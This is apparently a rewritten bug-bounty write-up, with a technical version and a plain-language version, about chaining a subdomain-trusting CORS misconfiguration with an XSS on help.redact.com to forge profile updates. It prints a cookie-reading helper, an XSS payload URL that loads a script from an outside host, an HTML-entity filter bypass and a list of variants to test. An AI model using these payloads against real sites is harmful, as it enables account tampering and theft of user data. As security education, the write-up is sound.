CORS to CSRF attack
The API reflected the Origin header and allowed credentials, so any subdomain of the target could make authenticated cross-origin requests. Combined with an XSS on a subdomain, an attacker could change another user's account information.
 Published on medium.com
This writeup is about the CORS Misconfiguration by which I was able to perform a CSRF attack to change other users account Info. The target let’s just say it was named redact.comwas sending a PUT request to the server for updating User Information like Address, Name, etc.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target in this write-up is referred to as redact.com. It exposes an account management API that updates user information such as Address, Name, etc. by sending a PUT request to the server. The feature updates user information such as Address, Name, etc. by sending a PUT request to the server.
The bug is a CORS misconfiguration that turns that profile update into a cross-site request forgery primitive. Because the API trusts a subdomain origin and allows credentials, a page on a subdomain of redact.com can issue the PUT with the victim's cookies.
Setup
The researcher needed two things before the attack could work:
- A way to send the
PUTrequest from a browser context that the API would accept as a trusted origin. - A value called enctyptedMembershipNumer (spelled that way in the report), which is sent along with the
PUTrequest to identify the user.
The second requirement was solved by inspecting the Cookies of redact.com. The enctyptedMembershipNumer was stored in a cookie named prop_29, scoped to .redact.com. The leading dot means the cookie is accessible from subdomains of redact.com, not just the apex domain.
No specific tooling, versions or account roles are described beyond this.
Finding it

The researcher observed that the profile update request carried an Origin header:
Origin: redact.com
That origin was reflected in the response, and the response also set Access-Control-Allow-Credentials to True. Together, those two facts indicate the browser may let a page at the reflected origin read the response and send cookies along with the request.
The next step was to test which origins the server would accept. Changing the Origin header value to evil.com and then to redact.com.evil.com was rejected in both cases. Sending the following, however, worked:
Origin: evil.redact.com
That result means any subdomain of redact.com can send requests to the API. The check therefore accepts at least some subdomains of redact.com, such as evil.redact.com.
Exploitation
Step 1: find an XSS on a subdomain
To exploit the CORS trust, the researcher needed JavaScript executing on one of redact.com's subdomains. An XSS was found on help.redact.com. That gives the attacker a page whose origin is accepted by the API.
Step 2: recover the membership identifier
The PUT request alone was not enough, because an enctyptedMembershipNumer parameter is sent with it to identify the user. That value lives in the prop_29 cookie, which is scoped to .redact.com and therefore readable from help.redact.com. The researcher wrote a small helper to pull it out:
function getCookie(name) {
 var match = document.cookie.match(new RegExp('(^| )' + name + '=([^;]+)'));
 if (match) return match[2];
}
The function matches the cookie name at the start of the string or after a space, then captures everything up to the next semicolon. Calling it with prop_29 returns the membership number.
Step 3: build the forged update
The complete script reads the cookie and sends the PUT request with a new address, city, state, postal code, email and country:
The important parts:
getCookie("prop_29")retrieves the victim's membership number from the cookie that is shared across subdomains.- The
dataobject is the new mailing address, with the attacker's chosen values, including the email address. - The
fetchcall targets the account primary-contact endpoint, passes the membership number as theencryptedMembershipNumberquery parameter, usesmethod: "PUT", and setscredentails: "include"so the browser attaches cookies. Note that the property is misspelled in the report ascredentails; as written, the browser would ignore it and not send credentials, so the working version would need the correct spellingcredentials.
Step 4: host the script and deliver it
The script was saved as a JS file and uploaded to the researcher's own server so it could be loaded by the XSS payload. The final payload was:
https://help.redact.com/app/answers/list?searchTerm=<svg onload=script=document['createElement']('script');script['src']='https://osamaavvan.000webhostapp.com/a.js';document['head']['appendChild'](script);>
The XSS filter removed the . and // characters from the payload, so the researcher replaced them with their respective HTML entities: . for the dot and / for the slash. The <svg onload=...> handler creates a script element, points its src at the hosted JS file, and appends it to the document head, which causes the browser to load and run the code in the help.redact.com origin.
Root cause
The API reflects the request's Origin header and sets Access-Control-Allow-Credentials: true. The origin check accepts any host ending in redact.com, so a page on any subdomain, including one with an XSS, is treated as trusted. Because the membership identifier is stored in a cookie scoped to .redact.com, that same subdomain can read it and include it in the request.
The CORS policy allowed the subdomain origin, the cookie was scoped to .redact.com so subdomains could read it, and the XSS filter was bypassed by encoding the dot and slash characters as HTML entities. The report does not describe any CSRF token or other per-request secret on the PUT endpoint.
Impact
An attacker who can run JavaScript on a subdomain of redact.com, as was possible on help.redact.com, can change another user's account information, including the mailing address and email address. The report demonstrates this against the primary-contact endpoint. The attack depends on two conditions: an XSS on a subdomain, and the victim holding a valid session with the prop_29 cookie. The report does not state how many users were affected or what bounty was paid.
Fix
Based on the described behaviour, the origin check should be an exact allowlist of trusted origins rather than a suffix match, so that arbitrary subdomains are not trusted. The Access-Control-Allow-Credentials header should only be returned for those exact origins. The XSS on help.redact.com should be fixed, and the profile update endpoint should require a CSRF token or another per-request secret that a cross-origin page cannot obtain.
Variants to test
- Suffix-match origins. Send
Origin: evil.target.comandOrigin: target.com.evil.comto an API that reflects the origin. A positive result is a reflectedAccess-Control-Allow-OriginwithAccess-Control-Allow-Credentials: truefor the attacker host. - Subdomain XSS plus shared cookies. Look for cookies scoped to
.target.comthat carry identifiers used by state-changing endpoints. A positive result is a subdomain page that can read the cookie and replay it against the API. - Filter bypass with HTML entities. When a filter strips
.or/, try.and/in the payload. A positive result is the browser decoding the entities and loading the external script. - Credential flag mistakes. Check whether the client code uses
credentials: "include"correctly; a misspelling such ascredentailssilently drops cookies, so verify the actual request in the browser's network panel. - State-changing methods without CSRF tokens. Try
PUT,PATCHandDELETEagainst profile endpoints from a trusted subdomain origin. A positive result is a successful update with no token required.
What happened, in plain words
A website (called redact.com in this write-up) lets logged-in users change their own account details, such as their name and postal address. To do that, the user's browser sends a request to the website's API. An API is the part of a website that the page talks to behind the scenes: the page asks it for data or tells it to save something, and the API answers. Think of it as the counter staff at a bank: you do not walk into the vault yourself, you hand a form to the clerk and the clerk does the work.
The researcher found that this API was too trusting about where a request came from. Browsers attach a small label to every request called the Origin header, which says which website the request was started from. The API looked at that label and accepted it when it pointed at a subdomain of redact.com, such as evil.redact.com. That kind of mistake is called a CORS misconfiguration. CORS (Cross-Origin Resource Sharing) is the set of rules a browser uses to decide whether a page from one website is allowed to read a response from another website. When those rules are set up wrongly, a page on the wrong site can read data it should never see.
Because the API also allowed credentials (the browser's stored login cookies) to travel with the request, the attacker could make the victim's own browser send a genuine, logged-in request. That is CSRF, or Cross-Site Request Forgery: tricking a logged-in user's browser into performing an action the user never intended, using the user's own session. The victim does not type anything; simply visiting a malicious page is enough.
The researcher combined this with a second bug, an XSS (Cross-Site Scripting) on one of redact.com's subdomains. XSS means getting your own JavaScript to run inside someone else's web page, as if it were part of that site. With both bugs together, the attacker could change another user's address and email address.
The target and the feature
The target is referred to as redact.com. It has an account management API that updates user information such as Address, Name, etc. by sending a PUT request to the server. A PUT request is one of the standard verbs a browser uses to talk to a server: GET asks for something, POST usually submits something new, and PUT is typically used to replace or update an existing record. Here it updates the user's contact details, and the API stores them against that user's membership record.
The bug is a CORS misconfiguration that turns that profile update into a cross-site request forgery primitive. In plain terms: a page on a subdomain of redact.com can issue the authenticated PUT on the victim's behalf, and the shared cookie lets it read the membership number.
What was needed before the attack
The researcher needed two things before the attack could work:
- A way to send the
PUTrequest from a browser context that the API would accept as a trusted origin. In other words, the request had to come from a page the API was willing to listen to. - A value called enctyptedMembershipNumer (spelled that way in the report), which is sent along with the
PUTrequest to identify the user. Think of it as a membership card number: the API wants to know which member's record to change.
The second requirement was solved by inspecting the Cookies of redact.com. A cookie is a small piece of text a website asks the browser to store and send back on later requests; it is how a site remembers who you are between page loads. The enctyptedMembershipNumer was stored in a cookie named prop_29, scoped to .redact.com. The leading dot means the cookie is accessible from subdomains of redact.com, not just the main domain. So a page at help.redact.com can read a cookie that belongs to redact.com.
No specific tooling, versions or account roles are described beyond this.
Finding the misconfiguration
The researcher observed that the profile update request carried an Origin header:
Origin: redact.com
That origin was reflected in the response, and the response also set Access-Control-Allow-Credentials to True. Two things to unpack here. "Reflected" means the server copied the value it received straight back into its reply. Access-Control-Allow-Credentials is a response header that tells the browser whether cookies and other login details may be attached to cross-origin requests. When it is True, the browser will send the user's cookies along. Together, those two facts mean a browser will let a page at the reflected origin read the response and send cookies along with the request.
The next step was to test which origins the server would accept. Changing the Origin header value to evil.com and then to redact.com.evil.com was rejected in both cases. That is the sensible outcome: neither of those is really redact.com. Sending the following, however, worked:
Origin: evil.redact.com
That result means a subdomain of redact.com, such as evil.redact.com, can send requests to the API. An attacker can satisfy that by hosting content on any subdomain, for example one they manage or one they can inject into.
Exploitation
Step 1: find an XSS on a subdomain
To exploit the CORS trust, the researcher needed JavaScript executing on one of redact.com's subdomains. JavaScript is the programming language that runs inside web pages; if an attacker can get their JavaScript to run on a site's page, that script can do anything the page itself can do. An XSS was found on help.redact.com. That gives the attacker a page whose origin is accepted by the API, which is exactly the trusted position the CORS check was looking for.
Step 2: recover the membership identifier
The PUT request alone was not enough, because an enctyptedMembershipNumer parameter is sent with it to identify the user. That value lives in the prop_29 cookie, which is scoped to .redact.com and therefore readable from help.redact.com. The researcher wrote a small helper to pull it out:
function getCookie(name) {
 var match = document.cookie.match(new RegExp('(^| )' + name + '=([^;]+)'));
 if (match) return match[2];
}
Line by line:
function getCookie(name) {defines a reusable block of code calledgetCookiethat takes one input, the name of the cookie you want.var match = document.cookie.match(...)looks insidedocument.cookie, which is the browser's list of cookies for the current page, and searches it with a pattern.new RegExp('(^| )' + name + '=([^;]+)')builds that search pattern. It matches the cookie name either at the very start of the string or after a space, followed by=, then captures everything up to the next semicolon. The semicolon is how cookies are separated from each other in that list.if (match) return match[2];if something was found, hand back the second captured group, which is the cookie's value.
Calling it with prop_29 returns the membership number.
Step 3: build the forged update
The complete script reads the cookie and sends the PUT request with a new address, city, state, postal code, email and country:
The important parts:
getCookie("prop_29")retrieves the victim's membership number from the cookie that is shared across subdomains, and stores it incook.- The
dataobject is the new mailing address, with the attacker's chosen values, including the email address. It is written in JSON, a common text format for structured data that APIs understand. - The
fetchcall is the browser's built-in way to send a request from JavaScript. It targets the account primary-contact endpoint, passes the membership number as theencryptedMembershipNumberquery parameter (the part after the?in the URL), usesmethod: "PUT", and setscredentails: "include"so the browser attaches cookies. Note that the property is misspelled in the report ascredentails; as written, the browser would ignore it and not send credentials, so the working version would need the correct spellingcredentials.
Step 4: host the script and deliver it
The script was saved as a JS file and uploaded to the researcher's own server so it could be loaded by the XSS payload. The final payload was:
https://help.redact.com/app/answers/list?searchTerm=<svg onload=script=document['createElement']('script');script['src']='https://osamaavvan.000webhostapp.com/a.js';document['head']['appendChild'](script);>
What this does, piece by piece:
- The URL points at a search page on help.redact.com, with the payload placed in the
searchTermparameter. The idea is that the site takes whatever the user searched for and puts it back on the page, which is how the script gets in. <svg onload=...>is an image-like element that runs the code insideonloadas soon as it loads.document['createElement']('script')creates a new script element in the page.script['src']='...'points that script at the attacker's hosted file, so the browser will download and run it.document['head']['appendChild'](script)inserts the script into the page, which triggers the download and execution.
The XSS filter removed the . and // characters from the payload, so the researcher replaced them with their respective HTML entities: . for the dot and / for the slash. HTML entities are codes a browser turns back into the real character when it displays or processes the page, so the filter sees harmless text while the browser sees the real URL. The <svg onload=...> handler creates a script element, points its src at the hosted JS file, and appends it to the document head, which causes the browser to load and run the code in the help.redact.com origin.
Root cause
The API reflects the request's Origin header and sets Access-Control-Allow-Credentials: true. The origin check accepts any host ending in redact.com, so a page on any subdomain, including one with an XSS, is treated as trusted. Because the membership identifier is stored in a cookie scoped to .redact.com, that same subdomain can read it and include it in the request.
The CORS policy allowed the subdomain origin, the cookie was scoped to .redact.com so subdomains could read it, and the XSS filter was bypassed by encoding the dot and slash characters as HTML entities. The report does not describe any CSRF token or other per-request secret on the PUT endpoint. A CSRF token is a one-time value the server gives the page and expects back with each change, so a request forged from another site cannot supply it.
Impact
An attacker who can run JavaScript on a subdomain of redact.com, as was possible on help.redact.com, can change another user's account information, including the mailing address and email address. The report demonstrates this against the primary-contact endpoint. The attack depends on two conditions: an XSS on a subdomain, and the victim holding a valid session with the prop_29 cookie. The report does not state how many users were affected or what bounty was paid.
Fix
Based on the described behaviour, the origin check should be an exact allowlist of trusted origins rather than a suffix match, so that arbitrary subdomains are not trusted. The Access-Control-Allow-Credentials header should only be returned for those exact origins. The XSS on help.redact.com should be fixed, and the profile update endpoint should require a CSRF token or another per-request secret that a cross-origin page cannot obtain.
Variants to test
- Suffix-match origins. Send
Origin: evil.target.comandOrigin: target.com.evil.comto an API that reflects the origin. A positive result is a reflectedAccess-Control-Allow-OriginwithAccess-Control-Allow-Credentials: truefor the attacker host. - Subdomain XSS plus shared cookies. Look for cookies scoped to
.target.comthat carry identifiers used by state-changing endpoints. A positive result is a subdomain page that can read the cookie and replay it against the API. - Filter bypass with HTML entities. When a filter strips
.or/, try.and/in the payload. A positive result is the browser decoding the entities and loading the external script. - Credential flag mistakes. Check whether the client code uses
credentials: "include"correctly; a misspelling such ascredentailssilently drops cookies, so verify the actual request in the browser's network panel. - State-changing methods without CSRF tokens. Try
PUT,PATCHandDELETEagainst profile endpoints from a trusted subdomain origin. A positive result is a successful update with no token required.
Glossary
- API: the part of a website that pages talk to behind the scenes to fetch or save data.
- Origin header: a label the browser attaches to a request saying which website the request came from.
- CORS (Cross-Origin Resource Sharing): the browser rules that decide whether a page from one site may read a response from another site.
- CORS misconfiguration: a wrong CORS setup that lets pages from sites it should not trust read data or send requests.
- Credentials: login details such as cookies that the browser stores and sends to prove who the user is.
- Access-Control-Allow-Credentials: a response header telling the browser whether cookies may be attached to a cross-origin request.
- CSRF (Cross-Site Request Forgery): tricking a logged-in user's browser into performing an action the user never intended.
- XSS (Cross-Site Scripting): getting an attacker's JavaScript to run inside another website's page.
- PUT request: a standard request verb typically used to update or replace an existing record.
- GET / POST: standard request verbs;
GETasks for something,POSTusually submits something new. - Cookie: a small piece of text a site asks the browser to store and send back on later requests.
- Cookie scope: which domains and subdomains a cookie is sent to; a leading dot means subdomains are included.
- Subdomain: a smaller site under a main domain, such as
help.redact.comunderredact.com. - Parameter / query parameter: a named value in a URL, after the
?, used to pass information to the server. - JSON: a common text format for structured data that APIs understand.
- JavaScript: the programming language that runs inside web pages.
- fetch: the browser's built-in JavaScript function for sending requests.
- HTML entity: a code such as
.that a browser turns back into a real character like.. - CSRF token: a one-time value the server gives the page and expects back with each change, so a forged request cannot supply it.
- Allowlist: a list of things that are explicitly permitted, with everything else refused.
- Suffix match: checking only that a value ends with a certain string, which can let unintended values through.



